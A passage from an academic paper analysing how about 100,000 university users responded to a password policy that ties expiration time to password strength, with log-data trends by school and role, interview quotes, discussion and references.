This is in contrast with Figure 4: The more password resets a user will have had, the weaker their password choice. While the average password lifetime of all groups is increasing as the users renew their password, the division between users with 0 or 1 reset and users with more resets remains pronounced, separated by at least 10 days of lifetime. This analysis suggests that one reset per year does not affect the system's performance, but two or more resets do (which applies to 27% of users). While system owners should obviously try to minimise the number of resets required, it appears one reset per year per user is an acceptable upper bound.

The answer to our first research question is alluded to in the mean password strength change of 12.73 days (as shown in Figure 5). This shows positive increases in password strength on consecutive password changes and resets on average. One common finding in password expiration research is that when forced to changed one's password, the new password will be similar to the old one. Figure 5 indicates that this effect may also be present in our dataset: 20% of changed passwords have identical expiration as their previous password, and 36% vary within 3 bits of entropy.

These figures vary slightly during the period of time analysed here, with a gradual increase to 28% in February (3 months after the change in policy) but returning to 20% in June and remaining constant from then on. Prior literature has examined this behaviour: Adams et al. found that 50% of their participants varied some element of their password when creating new passwords. Zhang et al. study behaviours at greater scale, by analysing 7,700 accounts and developing an efficient transformation algorithm to test for related passwords. The authors are then able to break 17% of their accounts within 5 guesses, and 41% within 3 sec of CPU time ($\approx 10^7$ guesses, our estimate) [49]. While we cannot determine the true dependence between current and prior passwords in our dataset, the strength proxy (through Figure 5) may suggest a similar proportion of related passwords.

## 4.3 Time dependence of subsequent changes/resets on prior lifetimes

Users are sent an email reminding them of their password's impending expiration 30, 20, 10, 4 and 1 day(s) in advance. The effect of the reminder is shown in Figure 6 with a bin size of 10 days. 10% of users act upon the





Figure 6: The frequency of password changes by the number of days relative to password expiration (day 0). The mean time for changes is −22.18 days and the mean time for resets is −52.09 days.





Figure 7: The distribution of the time between consecutive password changes. The mean time for changes is 117.16 days and the mean time for resets is 90.48 days.

reminder on average within 24 hours and subsequently change their password. Each following expiration warning causes an immediate increase in change rates, with the largest peak on the day of expiration, where another 13% of users change their password. This is followed by users resetting their passwords immediately after expiration, presumably after having been denied access to university resources. The general effect of these frequent reminders for the organisation is that the average user changes their password 22 days before expiration – essentially reducing the lifetime of their password voluntarily. This indicates that users in this institution change or reset passwords in response to reminders, and seldom voluntarily. This might be the case for users changing their password before even receiving the first 30-day advance warning of expiration, as can be seen in Figure 6.

Figure 7 is an analysis of the same time series as Figure 6, but anchored at the time of password creation rather than expiration. The main observation here is the strong concentration of password resets in the immediate proximity of password creation: users often forget their newly set password. The passwords created by reset within the first 48 hours after changing a password have a mean password strength of 6.9 days less than their previous password. This suggests that some users choose a weaker password due to forgetting the previous one (where in fact some users may be choosing weaker and weaker passwords in a cascade). The change rate initially decays before exhibiting the shape of a gamma distribution starting at 70 days – at the time of the first expiration warning email for passwords of 100-day strength, peaking at just before day 100, when a large number of user passwords expire.

These results imply that users reset their passwords primarily for two reasons: failure to recall the password, and the forced expiration of the password by the system. This is in line with personal password behaviours observed elsewhere [29]. These drivers are in contrast to instances where users would reset their password for primarily security reasons (such as believing that their password has been compromised).

## 4.4 Password change time series

In this section we study the password strength measure over time. The results answer two of our research questions: 'What effect does the password policy of variable expiration have on user's passwords – given the freedom, how will users choose?' (RQ1), and 'Are there contextual circumstances of groups of users which may influence their choice of password strength?' (RQ2). In Figures 2 and 8 to 10 we apply the same 31-day moving window to smooth out fluctuations due to weekly patterns (e.g., weekends, when most users are not actively using the system).

Figure 8 shows the evolution of the university's mean password strength over time. Initially we observe a small drop in strength between November '16 and February '17 (after the adoption of the policy), as users become accustomed to the new system. After this, the mean strength increases from 145.5 days to 170.1 days – an increase by 6.9 bits of entropy. This strongly suggests that users have adapted slowly to the new password policy, and eventually make use of their ability to increase password lifetime by strengthening their passwords.

The 'steady state solution' is an approximation of the attractor of the password change distribution. It is calculated by performing a linear regression on users' previous ($x$) and new password lifetimes ($y$). The solution of this linear regression for $y = x$ identifies the attractor. Users with previous passwords weaker than this attractor tend to reduce the lifetime of their new password, and vice versa.





Figure 8: 31-day moving average of the mean password strength of all users and new users. The 'steady state solution' estimates the average strength of passwords in the system if users were to continue making their passwords stronger (or weaker) consistently with how they did so in the current measurement window. The legend is in order of final values.

The evolution of the mean password strength is underpinned by cyclical behaviours. A quarter of users have a password lifetime of less than 110 days (see Figure 1), and have to change their passwords on average every 80 days (see Figure 6), but every time they do, they increase their average password strength. This manifests twice in Figure 8: at the start of the deployment of the new system where there are no existing users (the increase in password strength is delayed until February '17); and again with the enrollment of over 10,000 new users who set their first password around September '17 (see Figure 2), in time for the start of the new academic year. As this large number of users have all set their initial passwords in a short time frame, their first regular password change occurs from November '17 onwards. Their change behaviour also causes the temporary plateau around September '17 and the subsequent increase of the mean password strength of all users, which is a statistically significant increase (paired t-test, $t(10892) = -47.19$, $p = 0$).

The 'steady state solution' gives us insights into the password changing trend over time: for example, if users had continued to choose new passwords in the same manner as they did in April '17, the mean password lifetime of the university would settle at 156 days. However, as the steady state solution continues to increase, it appears that the users are still responding to the policy. The artifacts of the cyclical changes are also evident in the trend.

The relatively small drop in the steady state solution after January '18 aligns with an increase in password resets at this time (see Figure 2). This could be due to users having forgotten their passwords after returning from the Christmas break. As new users have yet to catch up to the password strength of existing users, it is likely that the mean password strength in the university will increase further.

As we do not have data for the users' password strength before the adoption of the new password change system and policy, we are unable to do a rigorous before-after comparison of strength data that takes into account all factors that may have contributed to this change – for example the old system did not give any feedback on their password strength. This implies that interface design for the password creation/reset process may also have a part to play in users increasing their password strength (where a subset of users migrating between the old and new systems provided feedback in Section 4.7).

As the new users have not had experience of the previous system, and as there have been no other initiatives by the university to encourage stronger passwords, we consider the increase in users' average password expiration likely to be a consequence of the policy, answering RQ1. It appears to have taken around 150 days for the effect of the policy to start to achieve its aims.

## 4.5 Password change time series by school

We are fortunate to have some coarse demographic information for each user recorded in the data. Figure 9 compares the evolution of password strength for selected schools. The users of each school have together made at least 11,000 password changes; we calculated bootstrapped, bias-corrected and accelerated [18] confidence intervals for each of the schools. The 95% confidence intervals were within 1% of the mean for all schools in Figure 9 from January 2017 onwards. We have hence omitted the confidence intervals. For brevity, we omitted a number of smaller schools closely aligned with the university mean.

Throughout all schools there is a statistically significant positive increase in password strength (in-sample t-test, $p = 0$). The school of Education displays the lowest increase of 18 days, while Maths and Physics increased their password strength by 27 days. The differences between schools are also pronounced, with passwords in Engineering being 13.4 days (4 bits) stronger than in the school of Education. It is of note that the university's Education school has been part of the university for only a few years. A joint linear regression of the password strength changes of all faculties predicting the password strength was conducted. Each school contributed statistically significantly, explaining 82% of variance ($R^2 = 0.816$, $F(6,49201) = 36320$, $p < 10^{-10}$).

In previous research, only Mazurek et al. compare different university units for their respective password strength. Their password cracking algorithm managed





Figure 9: 31-day moving average password expiration for selected schools over time. The legend is in descending order of the final expiration values.

to predict in $3.8 \times 10^{14}$ guesses the passwords of 38% of computer science accounts and 61% of business school accounts. They then performed a Cox regression on password survival times, reporting a 1.83 times chance of password compromise for business school passwords than for computer science.

In a naive model, $3.8 \times 10^{14}$ guesses could be estimated as fully eliciting 48.43 bits. Given that the weakest allowed password in our university has an entropy of 50 bits, we expect 2.59% of Engineering accounts and 2.92% of School of Education accounts to be compromised after $3.8 \times 10^{14}$ guesses. If we increase the attacker's brute force capacity to 60 bits ($10^{18}$ guesses), the expected proportion of accounts which may be compromised increases to 36% and 44% respectively.In either case School of Education passwords are 1.13 and 1.22 times as likely as Engineering passwords to be guessed.

## 4.6 Password change time series by relationship

In addition to an analysis by school/faculty, we are also able to differentiate between the different roles of individuals within the university. The evolution of the respective user group's password strength can be found in Figure 10. Relationships with less than 5,000 / 2% of the total password changes/resets have been omitted. As for the previous graph, all user groups show an upward trend in their password strength over time. There are also significant variations between the groups, with Teaching/Research staff exhibiting password strengths 21 days stronger than Postgraduate students.A linear regression predicting the password strength depending on the relationship types was carried out. Each type of relationship contributed statistically significantly, explaining 89% of variance ($R^2 = 0.893$, $F(13, 12559) = 7957$, $p < 10^{-10}$).

The differences are in line with the hypotheses in Section 3: there appears to be both a positive correlation between password strength and likely value attached to the account (see Section 3.5), and a negative correlation between password strength and frequency of use. For example, Teaching/Research staff are likely to value their account security highly (using their accounts to access research and teaching data, which undergraduate students for instance would not.We observe that this group has the highest average password strength.

Administrative staff may value their account security highly too, but they also have a high frequency of use of the password, which may act to moderate their password strength. An interesting group to investigate in further research are the Alumni. These users are very different to the rest of the population: their account usage is low, so a long password expiration time will help minimise the frequency of password changes/resets; being potentially remote to the university, they may perceive the potential cost of a forgotten password as being much higher.

The results presented in this section answer our initial research questions: users have responded to the freedom of choosing their password lifetime slowly, but have in time increased their password lifetime considerably. The user population has needed time to adapt to the change in authentication protocols; 14 months after the interven-





Figure 10: 31-day moving average password expiration for various relationships with the university over time. The legend is in descending order of the final expiration values.

tion, the password strength of all user groups has yet to plateau. We have identified differences in how users react to the policy change, by analysing the evolution of password strength between different subgroups (role and division). Other work has demonstrated that security preparedness and perceptions can differ between roles and divisions in a large organisation [5].

## 4.7 User feedback

Here we present a preliminary summary and discussion of field notes taken by interviewers (see Section 3.6). Feedback from the 93 interview participants informs the view of factors which may influence decisions around the construction and use of passwords on the studied system. We discuss general observations, with representative participant quotes. Participant identifiers signify E## (Employee/Staff) or S## (Student).

A few participants reported changing their password-related habits in response to the new system. This included beginning to store the password in a password manager, or as with E19, making a written note:

> *"Well, normally I just memorise it. This time around I did actually write it down when I changed it last week. Because it was so much longer than normal. Because previously they were eight characters. Now I think my password is like twelve characters. And it had to be that long to get the security up too. Because of now they rate it like low, medium, strong securities. So I had to keep adding characters to get it to say strong. So it is longer than I normally have."*

Many participants appreciated the flexibility of the new password policy. Some had however used the new system but not explored the differences between it and the old system; the differences between systems – and policies – were not immediately apparent to all participants. With the introduction of the new system, participants were split as to whether they believed passwords should be expired or remain valid indefinitely.

There was a general even split among interview participants as to whether they saw a link between password age and password strength. The data supports this, as a year after deployment users' average password strength has yet to settle (as notable in Figure 8). This could potentially be as much about discovering the features of the new system as it is about skillfully using it. For those who were aware of it, some did see it as an incentive to make a stronger password, such as E20:

> *"If they say if you make a stronger password you can keep it for longer, maybe it would help. [...] It wasn't clear that it was contingent on the strength of your password. I don't know if it is."*

Conversely, E25 found it difficult to create a valid password that was not labelled 'Weak':

> *"I probably tried about 6-7 passwords before I got to the one that it would accept ... It [the password meter] just kept not getting past the failed point ..."*

Others would consider password length alongside the need to type the password many times, and as a result would aim for a 'Medium'-strength password of around 8-12 characters. E30:

> *"Or trying to find a better password that would work. It does get harder because I had to change it so many times ... trying to think of a password. In a way it is not good that you are supposed to change a password. You run out of ideas of what to use. It's good that they are aware of your security but it does get a bit stressful."*

A number of participants commented that although they had created a longer password than before, they immediately reset their password as they found it too complicated to type, such as S17:

> *"even though I could remember it wasn't practically very helpful if you have to put in you know twenty characters. It's not great. So then I changed it to something that was shorter and last a little less time I just could remember that."*

This aligns with our findings in Figure 4 and Section 4.2, and also with Mazurek et al.'s engagement with system users [32]: those finding longer passwords unworkable will act to find a solution which is workable, abandoning the potential for longer lifetimes.

The summatory findings indicate that there may be a number of factors influencing password choice which are not represented in the dataset. The analysis in Section 4 was based on the available *data*, and the available *data fields*. Future collaboration will explore how the design of password system logs can be augmented to provide a more directly holistic view.

## 5 Discussion

There are hidden costs of the change in policy that should be considered. The intervention took time to gain traction, and it may have been that this time could have been shortened in some way. In some cases, users were voluntarily changing their passwords to a weaker combination of characters, taking time to learn how to *skillfully* choose stronger passwords (i.e., sustain stronger passwords over successive change events). The analysis informing Figure 4 uncovered that over 27% of users have had to reset their passwords more than once per year, and that these users have passwords with much shorter expiration. It could be that system usability hinders the adoption of the policy for a proportion of users.

As noted by Adams & Sasse, [1], most users in an organisation will want to behave securely, where insecure behaviour arises as they try to manage excessive demands in their workplace (where security would be just one of those demands). That the changes across different departments and user groups follow relatively similar patterns suggests that there was a collective change in password use, perhaps due to a collective culture towards security or influence from how peers are seen to behave.

From a security perspective, the implications of our results are clear. In the current format of the policy, the weakest possible password is strong enough to withstand an online attack (need to withstand $10^6$ guesses); the increase in strength has not been pronounced enough to protect against offline attacks [23]. Rather than improving robustness to a wider range of attacks, the intervention has identified each user's individual threshold for trading off password complexity for password lifetime. It is a combination of the subjective cost optimisation of the individual's time (time spent both resetting and authenticating), acceptance of the perceived effort in managing a complex password, and their perceived value of their account. As different individuals interact differently with the university, this optimisation varies across user groups, as in Figures 9 and 10.

From a cost-benefit analysis, the policy has increased cost through increased individual effort cost and organisational support cost due to resets. The benefits for users rely on their perceptions: our user interviews found that the possibility of longer lifetimes was welcomed, and perceived this as an improvement considering their previous experiences of organisational password policies.

Here we have considered the different contexts in which users interact with the password policy. A further hidden cost arises from the interruption of the primary task from expiration of passwords, the reminder emails, and the planning of when to next change one's password (as one might be about to travel or go on leave, for instance). In studying the use of passwords and support of users in a large organisation, Brostoff [10] identified a range of 'costs' related to the expiry of passwords, such as designing new passwords, re-design of a candidate password if the system does not permit it, and amending any recall aids such as written notes. Brostoff's results also suggest that users may confuse prior and current passwords, where having had expired passwords then contributes to the daily cost of entering a current password correctly. The extra reward perceived for a stronger password must be greater than the cumulative additional time (i.e., perceived effort) required to correctly enter the password when it is needed. This is to say nothing of the frustration that may be caused in recalling and entering passwords, and the batching of tasks that may occur to reduce the regularity of password entry events [41]. A

similar approach to the work described in [41], of asking users to complete diaries – or otherwise report on their experience of using the system – may more clearly identify the workload caused by the authentication system.

### 5.1 Limitations

Our main limitation stems from studying passwords 'in the wild': our study did not have a control group. This means we are unable to observe if users would choose stronger passwords without the presence of the greater lifetime incentive. However, the existing literature [49, 50] suggests that users choose new passwords that are similar to previous ones, rather than continuously act themselves to improve the strength of their password.

We did not have log data for users prior to deployment of the new system. However, new users who were unaware of the old system behaved similarly to the existing population, suggesting that effects are due to the new policy rather than the change in systems.

## 6 Conclusion

Here we evaluated the impact of a new password policy upon 100,000 users at our university. In what is a novel policy designed by system managers, users were able to choose passwords with lifetime varying from 100 (50 bits of entropy) to 350 days (120 bits of entropy).

While the security community is moving away from prescribing password expiration, we have found that users 'play the game' and adapt their passwords in order to receive longer lifetimes. Results show that the intervention took over 100 days to gain traction, and that users took over 12 months to move from a lower-than-initial average 146-day (63 bits) to a higher 170-day (70 bits) password lifetime. The policy had both apparent and potential costs for individual users: 66% of users had to reset – as opposed to routinely change – their passwords, often multiple times. The average user had 3.5 passwords over the duration of the study. Users who are forced to reset their password more than once a year compensate by choosing significantly weaker passwords. Depending on the implementation of the reset procedure, both the actual and user-perceived cost may be high.

The analysis has revealed different levels of engagement with the policy. Had the system been monitored more directly for the impact upon users, the high reset rate and varied degrees of adoption amongst different user groups could have been seen as *early indicators* of the need for further support. It should also be noted that the policy intervention described in this paper gave users a choice in balancing delayed expiration and cost of managing a stronger password, rather than forcing the policy on them [29]. We continue to work with the system managers to analyse new log data, and to explore how user needs and challenges can be anticipated.

### 6.1 Policy interventions

One take-away here is that conclusions about the impact of an intervention should not be drawn based on immediate improvement or lack thereof. Other studies of the impact of behaviour change caused by security policies – in particular, lab studies – should measure interventions at meaningful intervals over a suitably long period of time, where arguably this would be a continuous activity.

When designing a new intervention, practitioners should consider how to measure the effectiveness of a change and the associated impact on users. After an intervention is deployed it may benefit from being monitored and *calibrated*, towards reducing problems and reward secure behaviour, where dynamic policy that reacts to users is far from being a common capability.

We have found that users will generally change their password in response to password expiry warnings and reminders; warning users too early effectively reduces the password lifetime. This potentially confuses the boundaries and meaning behind what password expiry is for, and what password expiry warnings are intended to achieve. Similarly, some of the cost of password resets can be avoided by allowing expired passwords to be changed, rather than going through a reset procedure.

Considering our findings regarding password resets and voluntary password changes, *a reward* of a longer password lifetime is not the same as an *optimal reward*; this opens up avenues of research to find optimally secure and workable defenses. In an ideal scenario we envision a deployment of a policy linking password expiration with password strength only if the weakest acceptable password is below the $10^6$ guesses threshold identified by Florêncio et al. [23]. Passwords would then expire in line with the expected online guessing resistance of the password; if a password is stronger than the online guessing threshold it should not unconditionally expire.

## Acknowledgements

We would like to thank our university, in particular Tom Crummey, Tim Purkiss and Noshir Homawala, for offering the opportunity to study this novel policy. Albesë Demjaha, Julienne Park, and Nissy Sombatruang contributed to the collection and initial analysis of user interviews. We would also like to thank Steven Murdoch and Sebastian Meiser for feedback on early versions of this paper. The authors wish to also extend thanks to the USENIX Security review committee and Lujo Bauer in particular.

## References


[1] A. Adams and M. A. Sasse. Users are not the enemy. *Commun ACM*, 42(12):40–46, 1999. DOI: 10.1145/322796.322806.

[2] O. Alistratov. Data::Password::Entropy. Version 0.08. 2010.

[3] M. H. Almeshekah, C. N. Gutierrez, M. J. Atallah, and E. H. Spafford. ErsatzPasswords: ending password cracking and detecting password leakage. In *Proc. 31st annual computer security applications conference*. In ACSAC 2015. ACM, New York, NY, USA, 2015, pp. 311–320. ISBN: 978-1-4503-3682-6. DOI: 10.1145/2818000.2818015.

[4] M. Alsaleh, M. Mannan, and P. C. Van Oorschot. Revisiting defenses against large-scale online password guessing attacks. *IEEE transactions on dependable and secure computing*, 9(1):128–141, 2012. DOI: 10.1109/TDSC.2011.24.

[5] A. Beautement, I. Becker, S. Parkin, K. Krol, and M. A. Sasse. Productive Security: A Scalable Methodology for Analysing Employee Security Behaviours. In *Twelfth Symposium on Usable Privacy and Security (SOUPS)*. USENIX Association, Denver, CO, 2016.

[6] A. Beautement, M. A. Sasse, and M. Wonham. The compliance budget: managing security behaviour in organisations. In *Proc. workshop on New Security Paradigms (NSPW)*, 2008, pp. 47–58. DOI: 10.1145/1595676.1595684.

[7] J. Bonneau. The science of guessing: analyzing an anonymized corpus of 70 million passwords. In *Proc. IEEE symposium on security and privacy (S&P)*. IEEE Computer Society, Washington, DC, USA, 2012, pp. 538–552. DOI: 10.1109/SP.2012.49.

[8] J. Bonneau, C. Herley, P. C. v. Oorschot, and F. Stajano. The quest to replace passwords: a framework for comparative evaluation of web authentication schemes. In *Proc. IEEE symposium on security and privacy (S&P)*. IEEE, 2012, pp. 553–567. DOI: 10.1109/SP.2012.44.

[9] S. Brand and J. Makey. Department of defense password management guideline. (CSC-STD-002-85). Department of Defense Computer Security Center, 1985.

[10] S. Brostoff. Improving password system effectiveness. Doctoral Thesis. University of London, 2005.

[11] S. Brostoff and M. A. Sasse. ''Ten strikes and you're out'': Increasing the number of login attempts can improve password usability. In *Proc. CHI Workshop on HCI and Security Systems*, 2003.

[12] W. E. Burr, D. F. Dodson, and W. T. Polk. Electronic authentication guideline. (NIST SP 800-63v1.0.1). DOI: 10.6028/NIST.SP.800-63v1.0.1. Gaithersburg, MD: National Institute of Standards and Technology, 2004.

[13] X. d. C. d. Carnavalet and M. Mannan. From very weak to very strong: analyzing password-strength meters. In *NDSS*. Vol. 14, 2014, pp. 23–26.

[14] D. Charoen, M. Raman, and L. Olfman. Improving end user behaviour in password utilization: an action research initiative. *Syst pract act res*, 21(1):55–72, 2008. ISSN: 1094-429X, 1573-9295. DOI: 10.1007/s11213-007-9082-4.

[15] W. Cheswick. Rethinking passwords. *Commun. ACM*, 56(2):40–44, 2013. ISSN: 0001-0782. DOI: 10.1145/2408776.2408790.

[16] S. Chiasson and P. C. v. Oorschot. Quantifying the security advantage of password expiration policies. *Des. codes cryptogr.*, 77(2):401–408, 2015. DOI: 10.1007/s10623-015-0071-9.

[17] Y.-Y. Choong and M. Theofanos. What 4,500+ people can tell you – employees' attitudes toward organizational password policy do matter. In *Human aspects of information security, privacy, and trust*. In LNCS. Springer, Cham, 2015, pp. 299–310. DOI: 10.1007/978-3-319-20376-8_27.

[18] A. C. Davison and D. V. Hinkley. *Bootstrap methods and their application*. Vol. 1. Cambridge university press, 1997. ISBN: 978-0-511-80284-3.

[19] M. Dell'Amico, P. Michiardi, and Y. Roudier. Password strength: an empirical analysis. In *Proc. IEEE INFOCOM*, 2010. DOI: 10.1109/INFCOM.2010.5461951.

[20] S. Fahl, M. Harbach, Y. Acar, and M. Smith. On the ecological validity of a password study. In *Proc. ninth symposium on usable privacy and security (SOUPS)*. ACM, New York, NY, USA, 2013. DOI: 10.1145/2501604.2501617.

[21] D. Florêncio and C. Herley. Where do security policies come from? In *Proc. sixth symposium on usable privacy and security (SOUPS)*. ACM, New York, NY, USA, 2010, 10:1–10:14. DOI: 10.1145/1837110.1837124.

[22] D. Florêncio, C. Herley, and B. Coskun. Do strong web passwords accomplish anything? In *Proc. 2nd USENIX workshop on hot topics in security*. In HOTSEC'07. USENIX Association, Berkeley, CA, USA, 2007, 10:1–10:6.

[23] D. Florêncio, C. Herley, and P. C. Van Oorschot. An administrator's guide to internet password research. In *Proc. USENIX LISA*, 2014.

[24] D. Florêncio, C. Herley, and P. C. Van Oorschot. Password portfolios and the finite-effort user: sustainably managing large numbers of accounts. In *Proc. USENIX security*. USENIX Association, San Diego, CA, 2014, pp. 575–590.

[25] D. Florêncio, C. Herley, and P. C. Van Oorschot. Pushing on string: the 'don't care' region of password strength. *Commun. ACM*, 59(11):66–74, 2016. DOI: 10.1145/2934663.

[26] P. A. Grassi, M. E. Garcia, and J. L. Fenton. Digital identity guidelines: revision 3. (NIST SP 800-63-3). DOI: 10.6028/NIST.SP.800-63-3. Gaithersburg, MD: National Institute of Standards and Technology, 2017.

[27] C. Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *Proc. workshop on new security paradigms workshop (NSPW)*, 2009, pp. 133–144.

[28] C. Herley and P. V. Oorschot. A research agenda acknowledging the persistence of passwords. *IEEE security & privacy*, 10(1):28–36, 2012. DOI: 10.1109/MSP.2011.150.

[29] P. G. Inglesant and M. A. Sasse. The true cost of unusable password policies: password use in the wild. In *Proc. SIGCHI conference on human factors in computing systems (CHI)*. ACM, New York, NY, USA, 2010, pp. 383–392. DOI: 10.1145/1753326.1753384.

[30] P. G. Kelley, S. Komanduri, M. L. Mazurek, R. Shay, T. Vidas, L. Bauer, N. Christin, L. F. Cranor, and J. Lopez. Guess again (and again and again): measuring password strength by simulating password-cracking algorithms. In *2012 IEEE symposium on security and privacy*, 2012, pp. 523–537. DOI: 10.1109/SP.2012.38.

[31] K. Krol, J. M. Spring, S. Parkin, and M. A. Sasse. Towards robust experimental design for user studies in security and privacy. In *Learning from authoritative security experiment results (LASER) workshop*, 2016.

[32] M. L. Mazurek, S. Komanduri, T. Vidas, L. Bauer, N. Christin, L. F. Cranor, P. G. Kelley, R. Shay, and B. Ur. Measuring password guessability for an entire university. In *Proc. CCS*. ACM, New York, NY, USA, 2013, pp. 173–186. DOI: 10.1145/2508859.2516726.

[33] R. Morris and K. Thompson. Password security: a case history. *Commun. ACM*, 22(11):594–597, 1979. ISSN: 0001-0782. DOI: 10.1145/359168.359172.

[34] NCSC. Password guidance: simplifying your approach. Guidance. UK National Cyber Security Centre, 2016.

[35] S. Parkin, S. Driss, K. Krol, and M. A. Sasse. Assessing the user experience of password reset policies in a university. In *Technology and practice of passwords*. In LNCS. Springer, Cham, 2015, pp. 21–38. DOI: 10.1007/978-3-319-29938-9_2.

[36] S. Parkin, A. v. Moorsel, P. Inglesant, and M. A. Sasse. A Stealth Approach to Usable Security: Helping IT Security Managers to Identify Workable Security Solutions. In *Proc. 2010 Workshop on New Security Paradigms (NSPW)*. ACM, New York, NY, USA, 2010, pp. 33–50. DOI: 10.1145/1900546.1900553.

[37] B. Pinkas and T. Sander. Securing passwords against dictionary attacks. In *Proc. 9th ACM conference on computer and communications security (CCS)*. ACM, New York, NY, USA, 2002, pp. 161–170. DOI: 10.1145/586110.586133.

[38] S. M. Segreti, W. Melicher, S. Komanduri, D. Melicher, R. Shay, B. Ur, L. Bauer, N. Christin, L. F. Cranor, and M. L. Mazurek. Diversify to survive: making passwords stronger with adaptive policies. In *Thirteenth symposium on usable privacy and security (SOUPS 2017)*. USENIX Association, Santa Clara, CA, 2017. ISBN: 978-1-931971-39-3.

[39] R. Shay, L. Bauer, N. Christin, L. F. Cranor, A. Forget, S. Komanduri, M. L. Mazurek, W. Melicher, S. M. Segreti, and B. Ur. A spoonful of sugar?: the impact of guidance and feedback on password-creation behavior. In *Proc. 33rd annual ACM conference on human factors in computing systems (CHI)*. ACM, New York, NY, USA, 2015, pp. 2903–2912. DOI: 10.1145/2702123.2702586.

[40] R. Shay, S. Komanduri, A. L. Durity, P. Huh, M. L. Mazurek, S. M. Segreti, B. Ur, L. Bauer, N. Christin, and L. F. Cranor. Can long passwords be secure and usable? In *Proc. SIGCHI conference on human factors in computing systems (CHI)*. ACM, New York, NY, USA, 2014, pp. 2927–2936.

[41] M. Steves, D. Chisnell, M. A. Sasse, K. Krol, M. Theofanos, and H. Wald. Report: authentication diary study. (NIST IR 7983). National Institute of Standards and Technology, 2014.

